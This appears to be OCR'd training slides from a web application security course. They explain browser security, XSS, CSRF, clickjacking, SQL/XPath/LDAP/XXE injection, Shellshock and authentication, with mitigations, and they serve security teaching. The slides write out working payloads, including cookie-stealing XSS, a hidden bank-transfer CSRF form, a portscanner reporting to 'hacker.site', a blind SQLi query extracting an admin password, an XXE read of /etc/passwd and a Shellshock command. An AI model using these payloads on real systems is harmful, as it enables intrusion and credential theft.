WebAppSecurity Training

1st theoretical day

Norbert Szetei, Nethemba s.r.o.

NETHEMBA

Contents I.

NETHEMBA

Contents II.

Web Basics, Terminology

- World Wide Web
- HTTP Protocol, Uniform Resource Identifier
- Same Origin Policy
- SOP Enforcing, weakening mechanisms

World Wide Web

- Invented in 1989 by Tim Berners-Lee
- Ubiquitous, store and access sensitive information (personal, financial)
- HyperText Transfer Protocol/1.1 specified in rfc2616, recently HTTP/2, based on SPDY
- Defines **origin server** - *The server on which a given resource resides or is to be created.*
- Later dynamic elements brings additional complexity and security issues (JavaScript, DBMS)

World Wide Web

- JavaScript was released by Netscape Communications (1995, Netscape Navigator)
- Document Object Model - purpose of detecting user-generated events and modifying the HTML document (DOM)
- Cross-Platform and language-independent convention
- Cascading Style Sheets - CSS (1996)
- Dynamic web (ASP, ColdFusion, JavaScript, Perl, PHP, Ruby, WebDNA) and DBMS (MySQL, PostgreSQL, Microsoft SQL Server, Oracle, Sybase)

HTTP Protocol

- Stateless - initially the web provided only static content
- Different Request Methods (e.g. GET, HEAD, OPTIONS, POST, TRACE)
- Status Codes from web server (e.g. 200 OK, 403 Forbidden, 500 Internal Server Error)
- Typically TCP transport used, but there could be exceptions (streaming)

Uniform Resource Identifier

- Generic URI is of the form:
  `scheme:[//[user:password@]host[:port]][/]path[?query][#fragment]`
- A URL **(Uniform Resource Locator)** is a URI that identifies a resource and also provides the means of locating the resource by describing the way to access it (e.g. http:// or ftp://)
- **Query** is a string of non-hierarchical data with not well defined syntax, by convention with the **key-value pairs** separated by ampersand or semicolon

Request Example

```
GET / HTTP/1.1
Host: www.nethemba.com
User-Agent: Mozilla/5.0 (Macintosh;
   Intel Mac OS X 10.11; rv:42.0) Gecko
   /20100101 Firefox/42.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Response Example

```
HTTP/1.1 200 OK
Date: Sun, 08 Nov 2015 16:49:57 GMT
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=3
   DC00D2456D50417CAA7C03139747227;
   Path=/; Secure; HttpOnly
[ .. SNIP .. ]
```

Same Origin Policy (SOP)

- **Probably the most important security control enforced on the web**
- Original intent was to limit various rights of JavaScript (sandbox) in browser
- Bound with the **document.domain** property
- Script can communicate only with its origin host (not foreign hosts)

Same Origin Policy (SOP)

- But there is an exception - the script can dynamically include elements like images from foreign (cross domain) hosts into the DOM tree of the document that contains JavaScript (this fact can be exploited for malicious purposes, e.g. portscanning or browser exploitation)
- Extended for another browser plugins (Flash, Silverlight), sometimes inconsistently
- Several weakening mechanisms (CORS, Websocket)

NETHEMBA

SOP Enforcing - http://www.example.com/dir/page.html

Modified URL	Result
http://www.example.com/dir/page2.html	Success
http://www.example.com/dir/other.html	Success
http://u:p@**www.example.com**/dir2/other.html	Success
http://www.example.com:**81**/dir/other.html	Failure
https://www.example.com/dir/other.html	Failure
http://**en.example.com**/dir/other.html	Failure
http://**v2.www.example.com**/dir/other.html	Failure
http://www.example.com:**80**/dir/other.html	Depends

CORS

- Cross-origin resource sharing, often misunderstood feature of new browsers, configured by a remote server
- **`Origin: http://www.example.com`**
- **`Access-Control-Allow-Origin: *`**
- This is *NOT* a security feature
- Modern browsers use CORS in an API container such as XMLHttpRequest to mitigate risks of cross-origin HTTP requests

CORS Request Example

```
GET /resources/public-data/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0
Accept: text/html
Connection: keep-alive
Referer: http://foo.example/examples/
   access-control/simpleXSInvocation.
   html
Origin: http://foo.example
```

CORS Response Example

```
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Server: Apache/2.0.61
Access-Control-Allow-Origin: *
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/xml

[XML Data]
```

WebSocket

- In most cases the native implementation (unlike Comet), developed as part of the HTML5 initiative
- Full-duplex client / server communications
- Browsers will send an origin header that contains the hostname of the server that served the JS for WebSocket connection
- Access is restricted by checking **Origin**
- https://tools.ietf.org/html/rfc6455#section-10.2

Information gathering

Give me six hours to chop down a tree and I will spend the first four sharpening the axe.

(Abraham Lincoln)

Information gathering - passive

- Shodan, Maltego, Robtex
- Fierce DNS Scanner
- Recon-ng (look and feel similar to the Metasploit Framework)
- theharvester (Google, Bing, Linkedin, Shodan, PGP, DNS related discovery)
- Skype Resolver Service - reveals email, provides internal IP address

Information gathering - active

- Directory Listing (dirb, dirbuster), Nikto2, robots.txt
- Discover Scripts (originally called Backtrack-scripts)
- Peepingtom to take snapshots of webpages
- Banner Plus from HD Moore
- CeWL - Custom Word List generator
- Evilgrade
- BeEF, SET, Metasploit, NetHunter

Client Side Injection Flaws

- Cross Site Scripting vulnerabilities (XSS)
- Cross Site Request Forgery (CSRF)
- Same Origin Policy Evasion Techniques
- Cache poisoning / HTTP Response splitting
- UI Redressing Attacks
- Portscanning The Intranet
- CSS History attack, Cache Timing

Cross Site Scripting (XSS)

- Security exploit where information from one context, where it is not trusted, can be inserted into another context, where it is (common JavaScript injection)
- Can be non-persistent (reflected), persistent (stored) or DOM-based (usually in AJAX)
- 70% of all web applications (Jeremiah Grossman), 80 of all web applications (Rsnake) are vulnerable to the XSS attack

Non-persistent / reflected XSS

- Affects the application that uses GET/POST parameters in the generated output (and does not strip HTML tags/attributes)
- Affects all parameters sent from the client (including User-Agent, Referrer) not only that ones which are visible to the client
- **`http://www.url.com/vulnerable_page?topic=text<script>alert('vulnerable');</script>`**

Persistent, stored XSS

- Injected code is stored in a database, LDAP or any storage and executed when the page from the infected database is constructed
- Can be inserted using comments, feedback forms, any forms that store its content to the database/storage (e.g. comment **`"<script>alert('persistent XSS')</script>)`**
- **Most dangerous because it does not require a user interaction**

Local, DOM based XSS

- Exploits the vulnerable input validation in JavaScript (AJAX) scripts
- **<script>var pos=document.URL.indexOf ("topic=")+6; document.write("Topic is "+document. URL.substring(pos,document.URL. length));</script>**
- **http://www.url.com/vulnerable_page? topic=<script>alert('xss attack');</ script>**

Universal Cross Site Scripting (UXSS)

- Instead of XSS vulnerabilities of insecure web sites, UXSS exploit vulnerabilities in the browser or browser extension
- Acrobat Reader plugin was vulnerable to UXSS in #FDF, #XML, #XFDF parameters (http://site/file.pdf#FDF=javascript:alert..)
- Possible Remote Code Execution (the memory overflow in FDF=javascript:document.write)
- Android Universal XSS bug (CVE-2014-6041)

UXSS 2009, Roi Saltzman, Internet Explorer

```
var sneaky = 'setTimeout("alert(
   document.cookie);", 4000);
document.location.assign("http://www.
   gmail.com");';
document.location = 'chromehtml:"80\%20
   javascript:document.write(sneaky)"';
```

UXSS 2014, Rafay Baloch, Android Open Source Platform Browser

```
function attack(target, n, i, cachedN){
  var exploit = function(){
    window.open('\\u0000javascript:if(
   document&&document.body){(opener||
   top).postMessage('+
      'JSON.stringify({cookie:document.
   cookie,url:location.href,body:
   document.body.innerH'+
  [ .. SNIP .. ]
```

Metasploit module: android_stock_browser_uxss.rb

Looking for XSS vulnerabilities

- **Reflected XSS** - quite easy to spot (a lot of automated XSS scanners)
- **DOM-based XSS** - Burp Suite, Dominator project (uses dynamic runtime tainting model on strings and can trace back taint propagation operations in order to understand if a DOM-XSS vulnerability is actually exploitable)
- **Persistent XSS** - difficult to reveal without knowledge of business logic (but various automatic approaches were proposed in the past)

XSS impact

- Full control over browser including MITM possibility using special frameworks (BeEF)
- Session stealing
- Bruteforce basic auth credentials, scan for available browser extensions
- Bruteforce visited resources
- Network sweeper / portscanner, fingerprinting

XSS + BeEF

DEMO

XSS mitigation - contextual output encoding and string escaping

- Encode (HTML quote) all user-supplied HTML special characters, thereby preventing them from being interpreted as HTML
- Safely validate untrusted HTML input
- Blacklisting (e.g. airport security check) - quite easy to break
- Whitelisting (e.g. network firewalling)

XSS mitigation - contextual output encoding and string escaping

- Whitelisting in the context of input/output validation checking means "allow just predefined set of characters/numbers for given GET/POST parameter"
- **Whitelisting is always a better security approach than blacklisting**
- This approach should be applied for arbitrary data-validation logic, not only in XSS context

XSS mitigation - cookie security

- **HttpOnly** cookie flag prevents the injected JavaScript code to steal cookies using the **document.cookie** parameter
- Tie session cookies to the IP address (or IP subnet) of the user who originally logged (anti-stealing protection)
- Not sufficient when the attacker is behind the same NAT IP address

XSS mitigation - disabling scripts

- Disabling JavaScript scripts
- No-script plugin can be used for script disabling selectively
- "Internet" (unfortunately) does not work without JavaScript

XSS defensive technologies

- X-XSS-Protection header
- X-Content-Security-Policy
- XSS Auditor (Chromium, IE)

Cross Site Request Forgery (CSRF)

- Session riding - a client side attack that exploits implicit authentication mechanisms
- The attacker forces the victim's browser to create HTTP requests to restricted resources
- This can be done without the victim's notice (using iframes)
- Trigger for CSRF can be an XSS vulnerability or a social engineering trick (sending a mail with malicious URL)

NETHEMBA

CSRF feasibility I.

HTTP GET requests can be easily injected using **<img>**, **<script>** or **<iframe>** elements:

- ****
- **<script src=http://your_home_router/setup.cgi?reset_configuration="1" type="text/javascript"></script>**
- **<iframe src=http://freemail.com/sendmail.cgi?to=spam_address&message=""></iframe>**

CSRF feasibility II.

HTTP POST requests can be easily injected using HTML forms:

```
<body onload="document.CSRF.submit()">

<form name="CSRF" method="post" action=
   "https://your_favourite_bank" style=
   "display:none">
<input name="my_account" value="123"/>
<input name="your_acount" value="654"/>
<input name="amount" value="10000"/>
</form></body>
```

CSRF feasibility III.

HTTP POSTs can be injected also using AJAX

```
if (!xmlhttp && typeof XMLHttpRequest!
= 'undefined') { try { xmlhttp = new
XMLHttpRequest(); } catch (e) { xmlhttp
=false; }

xmlhttp.open("POST", "/", true);
xmlhttp.setRequestHeader("Header","
Value");
xmlhttp.send("data");
xmlhttp.close();
```

CSRF impact

- Forcing innocent users to perform arbitrary requests that can result into the complete control over CSRF-vulnerable websites (which do not implement CSRF countermeasures)
- Attacking servers (exploiting unpatched vulnerabilities, opening home networks, leaking intranet content)
- SET (Social Engineering Toolkit) is your friend
- Urlcrazy, URL-Shortening service (tinyurl, bit.ly).
- Baiting (baits as USB storages or QR codes).

CSRF impact

DEMO

CSRF protection

- Switching from a persistent authentication method (cookie or HTTP auth) to a transient authentication (e.g. hidden field provided on every form)
- Include a secret, user-specific token in forms that is verified in addition to the cookie
- Using CAPTCHA (can by bypassed)
- Using email or SMS verification
- **Implementing another cookie as CSRF token obviously does not help**

One XSS implies CSRF vulnerability

- Any XSS vulnerability means the application is automatically vulnerable to CSRF attacks (injected JavaScript can read anti-CSRF tokens and bypass CSRF protection)
- CSRF and XSS - Brothers in Arms
- BUT, no XSS vulnerabilities DOES NOT MEAN necessary that the application is CSRF free. If the application has no strong CSRF protection and has no XSS vulnerabilities, it can still be vulnerable to CSRF attacks.

Same Origin Policy Evasion

- Java does not enforce the SOP if two domains resolve to the same IP, this is a documented feature: *Two hosts are considered equivalent if both host names can be resolved into the same IP addresses*
- Different schemes ftp/file/jar
- crossdomain.xml / clientaccess-policy.xml for Flash / Silverlight, any origin can send / read requests / responses on the domain with a liberal policy
- Malicious script can access to the intranet server's content and leak it to the outside

DNS Rebinding

- You connect to www.nethemba.com, which resolves to IP 77.78.111.84 with a short TTL
- www.nethemba.com (77.78.111.84) delivers the malicious code to your browser
- The DNS server in control of *.nethemba.com immediately points www.nethemba.com to 10.0.0.1
- Now the malicious code is invoked and retrieves a web page from your server www.nethemba.com (10.0.0.1)
- The DNS server sets www.nethemba.com to 77.78.111.84 again, where malicious code sends its findings

Protection against DNS Rebinding

- The IP address should be locked to the value received in the first DNS response
- No default virtual host (i.e. valid Host header required)
- Private IP addresses can be filtered out of DNS responses
- The Application Boundaries Enforcer (NoScript: https://noscript.net/abe/

Cookie attributes evasion

- HttpOnly bypassed by XST attacks when TRACE/TRACK methods enabled on the web server side
- Apache HttpOnly Cookie Disclosure (CVE-2012-0053)
- Cookie Jar Overflow Technique

XST (Cross-Site Tracing) attacks

- The client sends an HTTP TRACE with all header information including cookies, and the server simply responds with that same data
- If using JavaScript or other methods to steal a cookie or other information is disabled through the use of an "HttpOnly" cookie or otherwise, an attacker may force the browser to send an HTTP TRACE request (e.g. using AJAX) and send the server response to another site.

Apache HttpOnly Cookie Disclosure

- Affected Apache HTTP Server 2.2.x through 2.2.21 CVE-2012-0053
- Does not properly restrict header information during construction of HTTP Error 400 Bad request
- Could be exploited to obtain the values of HttpOnly cookie using long or malformed header

Apache HttpOnly Cookie Disclosure Exploit

```
padding="";
for (j=0;j<=1000;++j) {
    padding+="A";
}
for (i=0;i < 10; ++i) {
    document.cookie="z"+i+"="+padding+"
  ; expires="+expire.toGMTString()+";
  path=/;"
}
```

Cookie Jar Overflow

- Overflowing the local browser database that contains the cookie information
- Cookie jar drops older cookies
- Understanding Cookie Security, 2008

Cookie Jar Overflow Exploit

```
var i = 0;
while (i < 200) {
  kname = "test_COOKIE" + i;
  document.cookie = kname + "=test";
  i = i + 1;
}
document.cookie = "link_url=http://
   nethemba.com";
```

Cookie Jar Overflow

DEMO

Cache poisoning / HTTP Response splitting

- With CRLF injection it is possible to force a cache device (proxy) to cache the crafted poisoned requests as opposed to real data
- This is done via the use of 3 manually set headers ("Last-Modified", "Cache-Control", "Pragma")
- **`GET /resp_split.php?page=http://site%0d%0aHTTP/1.1%20%20%20OK%0d%0aLast-modified:%20Sun,%2030%20Aug%202020%2023:59:59%20GMT%0d%aContent-Type...`**

UI Redressing Attacks

- Multiple transparent layers to trick a victim into clicking on a button or link
- Victim must be authenticated against an attackers target web page to perform actions on it
- ClickJacking (2008), CursorJacking, CamJacking and more
- TabNabbing

ClickJacking

```
<style>
iframe { filter: alpha(opacity=0);
   opacity: 0; position: absolute; top:
    0px; left 0px; height: 300px; width
   : 250px; }
img { position: absolute; top: 0px;
   left: 0px; height: 300px; width: 250
   px; }
</style>
<img src="WHAT THE USER SEES"/>
<iframe src="WHAT THE USER IS ACTUALLY
   INTERACTING WITH"></iframe>
```

ClickJacking protection

- Blocks using **X-FRAME/OPTIONS: NEVER**
- JavaScript validation:

```
<body>
  <script>
    if (top!=self)
      document.write('<plaintext>');
  </script>
</body>
```

CursorJacking

- Mouse cursor image is replaced with a custom image
- Event listener (mousemove events), fake mouse cursor (the visible one) moving accordingly.


CamJacking

- Flash object inside another Flash object
- The latter one with opacity:0
- Affected Chrome < 28

CamJacking II.

```
<object style="opacity:0.0;position:
   absolute;
top:129px;left:100px;"  width="270"
   height="270">
 <param name="movie" value="cam.swf">
 <embed src="cam.swf" width="270"
   height="270"></embed>
</object>
```

CamJacking III.



TabNabbing

- There could be activities when the user may not be looking at the current window
- Expired login prompt
- Could be automated using BeEF

TabNabbing II.

```
var idle_timer;
begin_countdown = function() {
   idle_timer = setTimeout(function() {
    performComplicatedBackgroundFunction
    (); }, 60000);
}
$j(window).blur(function(e) {
   begin_countdown(); }
$j(window).focus = function() {
   clearTimeout(idle_timer); }
```

Portscanning The Intranet I.

- Using JavaScript (the script can include images, iframes, remote scripts, ...- time-out functions and eventhandlers (onload/onerror) are used to determine if the host exist and the given port is open – but we need to know an IP range to scan)
- Java applet can be used to obtain the IP address (IP range) of the computer that currently executes the web browser
- Fingerprinting is also possible (by requesting URLs that are specific for a specific device, server or application)

Portscanning The Intranet II.

Without JavaScript, the page loading would wait for the **<link>** tag to be processed before rendering the rest of page:

```
<?php for($i=1;$i<256;$i++) {
echo '<p>testing 192.168.1.'.$i.'</p>
<link rel="stylesheet" type="text/css"
   href="http://192.168.1.'.$i.'/>
<img src="http://hacker.site/scan.php?
   ip=192.168.1.'.$i.'&s='.time().'/>';
   flush();sleep(3);}
?>
```

CSS History Attack

```
<style>
a { position: relative; }
a:visited { position: absolute; }
</style>
<a id="v" href="http://www.google.com/"
   >Google</a>
<script>
var l=document.getElementById("v");
var c=getComputedStyle(l).position;
c=="absolute" ? alert("visited") :
   alert("not visited");
</script>
```

Cache Timing

- Modern browsers have patched this behavior.
- New technique called Cache Timing
- ```
  var now = new Date().getTime();
  if (img.complete) {
    delete img;
    console.log("visited");
  } else if (now - start > 10) {
    delete img;
    window.stop();
    console.log("not visited");
  ```
  ```

Exploitation methods

- Social network deanonymization attacks
- Session ID/CSRF token local brute force attack
- LAN scanners

Server Side Injection Flaws

- Normal, Blind, Time-Based SQL injections
- MySQL Truncation
- LDAP/XPath/XML/XXE, Code/Command injection
- Standard Binary Exploitation Techniques

SQL injection

- Incorrectly handled input that is consequently used in SQL statements, introduce a serious SQLi vulnerability
- Incorrectly filtered escape characters
- Statement: **SELECT * FROM users WHERE name = ' + username + ';**
- Username is vulnerable to SQL injection - we use as username **' OR '1'='1' –**
- **SELECT * FROM users WHERE name = '' OR '1'='1' – ';**

SQLi – incorrect type handing

- Statement: **`SELECT * FROM userinfo WHERE id = variable;`**
- We can set variable to **`1; DROP TABLE users;`**
- SQL would be rendered as follows:
  `SELECT * FROM userinfo WHERE id = 1; DROP TABLE users;`

SQLi – login bypass

- SELECT * FROM users WHERE u = 'test' AND sha('p') = '..';
- SELECT * FROM users WHERE u = 'test' OR '1'='1' AND sha1('p') = '..';
- SELECT * FROM users WHERE u = 'test' OR '1'='1' OR '1'='1' AND sha1('p') = '..';
- **The AND clause has precedence over the OR clause.**

SQLi - login bypass

DEMO

Blind SQL injection I.

- SQL injection when the application returns a slightly different response (different page) depending on the result of a logical statement
- **`http://www.example.com/script?articleID=3+AND+1=1`**
  returns different answer than
  `http://www.example.com/script?articleID=3+AND+1=0`
- We can use this behavior to ask the database server only true/false questions

Blind SQL injection II.

- **http://www.example.com/script?articleID=3 AND ascii(lower(substring(SELECT user_password FROM user WHERE user_name='admin'),1,1)) > 111**
  depending on the result of a logical statement
- To avoid using of apostrophes we can use hexadecimal representation **('admin' = 0x61646D696E, 'root' = 0x726F6F74, 'administrator' = 0x61646D696E6973747261746F72)**
- Blind SQL injection can be trivally fully automatized

Time delay blind SQL injection

- What if it is not possible to find a visible difference within two conditions?
- We use TIME DELAY technique!
- **`SELECT IF ((user='root'), BENCHMARK (1000000,MD5(105)), NULL) FROM user;`**
- It can be slow, but works
- We can exploit Lazy Evaluation strategy

Time delay blind SQL injection

- Depends on injection query SELECT
- IF(expression, true, false) can be used in most database servers
- MySQL: **`BENCHMARK(5000000, MD5(CHAR(116)))`** **`sleep()`**
- MSSQL: **`WAITFOR DELAY '0:0:10'`**
- PostgreSQL: **`pg_sleep()`**
- Using database dependent "Heavy queries"

Time delay blind SQL injection

```
try:
  rq = urllib2.Request(url)
  rp = urllib2.urlopen(rq, timeout=30)
  content = rp.read()
  rp.close()
except socket.timeout:
  # Response taking too long
  break
```

Speeding up Blind SQL injections

- The following technique works on MySQL databases using multiple conditional errors, the REGEXP operator cannot only produce one error message, not two, but 10 different error messages. These different error messages can be triggered by different malformated patterns.
- We suppose "error messages" are visible to the attacker
- For more general approach SQL Injection Optimization and Obfuscation Techniques by Roberto Salgado, Blackhat 2013

Speeding up Blind SQL injections

- **SELECT 1 REGEXP ''**
  > Got error 'empty (sub)expression' from regexp
- **SELECT 1 REGEXP '('**
  > Got error 'parentheses not balanced' from regexp
- **SELECT 1 REGEXP '['**
  > Got error 'brackets ([ ]) not balanced' from regexp

Speeding up Blind SQL injection

```
SELECT 1 REGEXP
IF(ASCII(SUBSTRING((SELECT pass FROM
users WHERE user='admin'),1,1))<31,'',
IF(ASCII(SUBSTRING((SELECT pass FROM
users WHERE user='admin'),1,1))<52,'(',
IF(ASCII(SUBSTRING((SELECT pass FROM
users WHERE user='admin'),1,1))<73,'[',
IF(ASCII(SUBSTRING((SELECT pass FROM
users WHERE user='admin'),1,1))<94,'\\'
,
```

SQL injection tools

- Dumping database can be fully automatized
- Heavy queries can be always used (Marathon)
- Many commercial (acunetix, havij) and non-commercial scanners (sqlmap, sqlsus, sqlninja) that supports blind / time delay injections

SQL injection mitigation I.

- Bind sql parameters to the SQL query via APIs
- DBI::prepare in Perl
- mysql_stmt_bind_param in PHP
- PreparedStatement class in Java
- .AddWithValue in C#
- The most secure way against SQL injection

Parameterized statements

```
java.sql.PreparedStatement prep = (
"SELECT * FROM `users` WHERE
USERNAME = ? AND PASSWORD = ?");

prep.setString(1, username);
prep.setString(2, password);
prep.executeQuery();
```

SQL injection mitigation II.

- Filter all user supplied metacharacters (the single quote (') or the double-dash (–)
- DBI::quote in perl
- mysql_real_escape_string in PHP
- Can be less secure than parameterized statements, be careful

Escaping input parameters

```
$query=sprintf("SELECT * FROM users
WHERE username='%s' AND password='%s'",

mysql_real_escape_string($username),

mysql_real_escape_string($password));

mysql_query($query);
```

Least-Privilege concept

- Basic security principle, we recommend to apply for all tables/databases
- If 90% of all forms use read-only operations (SELECT), the application should use at least 2 SQL users with the one with allowed SELECT statements only for the read-only forms
- Allow access to the tables/databases the application **really** need
- More fine-grained security granularity for web servers (e.g. using mod_selinux)

SQL injection mitigation III.

- Use stored procedures (3rd layer database architecture)
- Use whitelisting (allow good input only, deny all) instead of blacklisting (deny bad input, allow all)
- Use Database Application Firewalls (e.g. GreenSQL) and Web Application Firewalls (e.g. mod_security)

MySQL truncation

- Applications with the prepared statements could be vulnerable
- These statements return identical response for MySQL:

```
SELECT * FROM users WHERE user = '
admin'
SELECT * FROM users WHERE user = '
admin   '
SELECT * FROM users WHERE user = '
admin          '
```

MySQL truncation

If the string is bigger then field for storing, there is only a warning message:

```
INSERT INTO USERS (username, password)
   VALUES ('admin          ', 'SECRET');

mysql> show warnings;
Level | Code | Message
Note  | 1265 | Data truncated for
   column 'username' at row 1
```

Second-order injection vulnerabilities

- Exists when multiple applications (vulnerable and non-vulnerable) use the same database
- The attacker uses an old vulnerable application to infect the customer's database with XSS/SQLi payloads
- Consequently he uses a new "secure" application to invoke his stored XSS/SQLi payload

LDAP injection

- Let's suppose a web application uses a filter to match LDAP user/password pair.
- **`searchlogin= "(&(uid="+user+") (userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";`**
- Exploit vector:
  `user=*)(uid=*))(|(uid=* pass= password`

XPath injection

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
 <Employee ID="1">
   <FirstName>Arnold</FirstName>
   <UserName>ABaker</UserName>
   <Password>SoSecret</Password>
   <Type>Admin</Type>
 </Employee>
```

XPath injection

- **`FindUserXPath = "//Employee[UserName /text()='" + Request("Username") + "' And Password/text()='" + Request( "Password") + "']";"`**
- Exploit vector:
  `Username: blah' or 1=1 or 'a'='a`

XML injection

- Consider

```
<user>
   <username>&foo</username>
   <password>Un6R34kb!e</password>
   <userid>500</userid>
   <email>s4tan@hell.com</email>
</user>
```

- Imagine when
  username = `foo<!--` or `]]>`
- Tag injection

XXE injection

- XML External Entity
- ```
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "/etc/passwd"
     >]><foo>&xxe;</foo>
  ```
  ```

Code / Command injection

- Affects all languages that allow system commands or own code execution
- Be aware of the following dangerous java functions
- engine.eval()
- runtime.exec()
- . . . any functions that can execute a command constructed from the user input

Code / Command injection

- Vulnerability in bash CVE-2014-6271 - ShellShock
- Remote attackers can execute arbitrary code
- Exploit vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server
- **`wget -U "() test;;/usr/bin/touch /tmp/0wn3d" server/cgi-bin/test`**

Standard Binary Exploitation Techniques

- Most "old-school" exploits use buffer overflows
- Can affect all web servers and their modules (usually written in C language)
- Stack-based buffer overflows
- Heap-based buffer overflows, metadata corruption
- Format string overflows
- Non-executable stack, ASLR, Canary, RELRO
- Return Oriented Programming, Information Leak

Authentication Vulnerabilities

- Asymmetric cryptography / SSL, Hash functions
- Password policy, HTTP Basic / Digest, SSL certificates
- User enumeration methods (lost password functionality, registration form and how to implement securely these forms)
- Analysis of CAPTCHA effectiveness and its security, replaying attacks
- Common problems of Multiple Factors Authentications
- Brute force attacks (wordlist / incremental)

Public cryptography and SSL

- Public vs private complementary keys, public key is used for encryption, private key for decryption and signing
- OpenSSL implements various asymmetric / symmetric ciphers
- SSL (Secure Socket Layer) connection - asymmetric handshake is used for symmetric key exchange that is consequently used for fast symmetric encryption
- SSL 3.0 served as the basis for TLS 1.0 (Transport Layer Security)

PKI, web of trust

- Depending on the nature, we can trust one CA that signs all certificate requests (PKI) or we can trust our peers/friends and their peers/friends (web of trust/PGP)
- Public cryptography is (almost) immune against brute force attacks (that are quite common when passwords are used)
- Revocation lists, browser revocation protocol

SSL/TLS Recent attacks

- The Heartbleed Bug in OpenSSL
- ChangeCipherSpec Attack
- gotofail
- POODLE
- FREAK
- Weak Diffie-Hellman and the Logjam Attack

SSL/TLS Recommendations

- Support Forward Secrecy - enables secure conversations that are not dependent on the server's private key
- Disable SSL 2.0 and SSL 3.0 (exploited by the POODLE attack and is now obsolete), use TLS v1.2
- Disable TLS 1.0 Compression and Weak Ciphers
- Disable Client-Initiated Renegotiation
- Disable RC4
- Consider using HSTS

SSL/TLS References

- SSL/TLS Deployment Best Practices
- Applied Crypto Hardening
- Recommendations for TLS/SSL Cipher Hardening

Hash functions, storing password

- Use strong ciphers and hashes - SHA-512, Blowfish (DES, MD5, SHA1 are considered to be insufficient)
- Length extension attack, never use hashes as message authentication codes
- Use PBKDF2 or scrypt (if not available, bcrypt) for storing passwords

PBKDF2 key derivation function

DK = PBKDF2(PRF, Password, Salt, c, dkLen)

- PRF - a pseudorandom function of two parameters with output length hLen (e.g. a keyed HMAC)
- Password - the master password from which a derived key is generated
- Salt - a sequence of bits, known as a cryptographic salt
- c - the number of iterations desired
- dkLen - the desired length of the derived key
- DK - the generated derived key

Password policy

- Many applications have password complexity restrictions that drastically decrease all possible combinations
- Short complicated passwords are still used
- Hashes are not salted (risk of rainbow table attacks), DES, MD5 and SHA-1 are still used
- **Best password practice: Use long passphrases!**

Long passphrases

- Should be at least 14 characters long and contain multiple words
- Immune against brute force attacks (even if all words in the passphrase are dictionary-based)
- Immune against rainbow attacks (extremely difficult to compute)
- Easy to remember (no need to note and stick it to the monitor)

Using plaintext in authentication

- Plaintext (not encrypted) login/passwords can be easily sniffed using various methods
- One of the most popular in intranets is ARP cache poisoning where local ARP cache is poisoned and the potential attacker can impersonate himself to be a default gateway
- This attack can be easily performed using ethercap tool

HTTP Basic / Digest authentication

- When HTTP Basic is used, always use HTTPS (login/password is just BASE64 encoded!)
- Digest authentication uses a challenge-response authentication
- If it is possible (from the business point of view) always use SSL client certificates instead of passwords
- OTP - asynchronous (challenge-response) or synchronous (time-based)

User enumeration

Common ways how to enumerate users:

- Different response in Login forms where login is correct and password is incorrect and login and password are incorrect
- Different response in Forgotten password form where valid username or email is given:

```
Invalid username: e-mail address are
 not valid or the specified user was
 not found
Valid username: Your recovery
password has been successfully sent
```

User enumeration

- Registration form can be used for user enumeration if it shows "already registered user" message
- Apache mod_userdir
- Time is on my Side

User enumeration - mitigation

- Do not use mod_userdir on the production server
- Use "diplomatic" (always same) messages:
  "Invalid username or password. Try again"
  "If you enter the valid username, your new password will be sent to your email address".
- Use SMS verification tokens in the registration forms (that makes user enumeration expensive for all potential attackers)

CAPTCHA and its weaknesses

- We were able to break (almost) all our tested CAPTCHAs using CAPTCHA killer
- It is really difficult to create strong (and still readable!) CAPTCHA
- CAPTCHA is really weak if there are only few hundreds/thousands predefined images
- Many CAPTCHA implementations are vulnerable to replay attacks
- Is using CAPTCHA still a good idea? (reCAPTCHA)

Common problems of Multiple Factors Authentication

- OTP tokens security, randomness of grid/scratch cards
- SMS tokens (are encrypted in the days when GSM is completely broken?)
- Do users see all necessary informations in SMS tokens?
- "Authentication state" (in sessions) issues

Brute force against authentication

- The attacker can use brute force attack to crack basic/default/dictionary login/passwords
- A lot of wordlists of many languages are publicly available
- If he is able to enumerate usernames, he can (often) completely block them (e.g. if the application blocks the account after 3 incorrect passwords) - imagine if he blocks customers of any bank that use easy-guessable logins

Brute force attacks - mitigation

- Always block user accounts only for a defined period (not permanently!) - this time can depend on a number of incorrect login/password tries
- Logins / usernames should be considered to be completely public information!
- Accounts should be blocked only from specified (attacker's) IP address (or IP subnet), not globally from the whole Internet!

Authorization Vulnerabilities

- Bypassing authorization schema
- Privilege escalation
- Path traversals (LFI, RFI)
- HTTP pollution attacks

Bypassing authorization schema

- Is it possible to access that resource even if the user is not authenticated?
- Is it possible to access that resource after the logout?
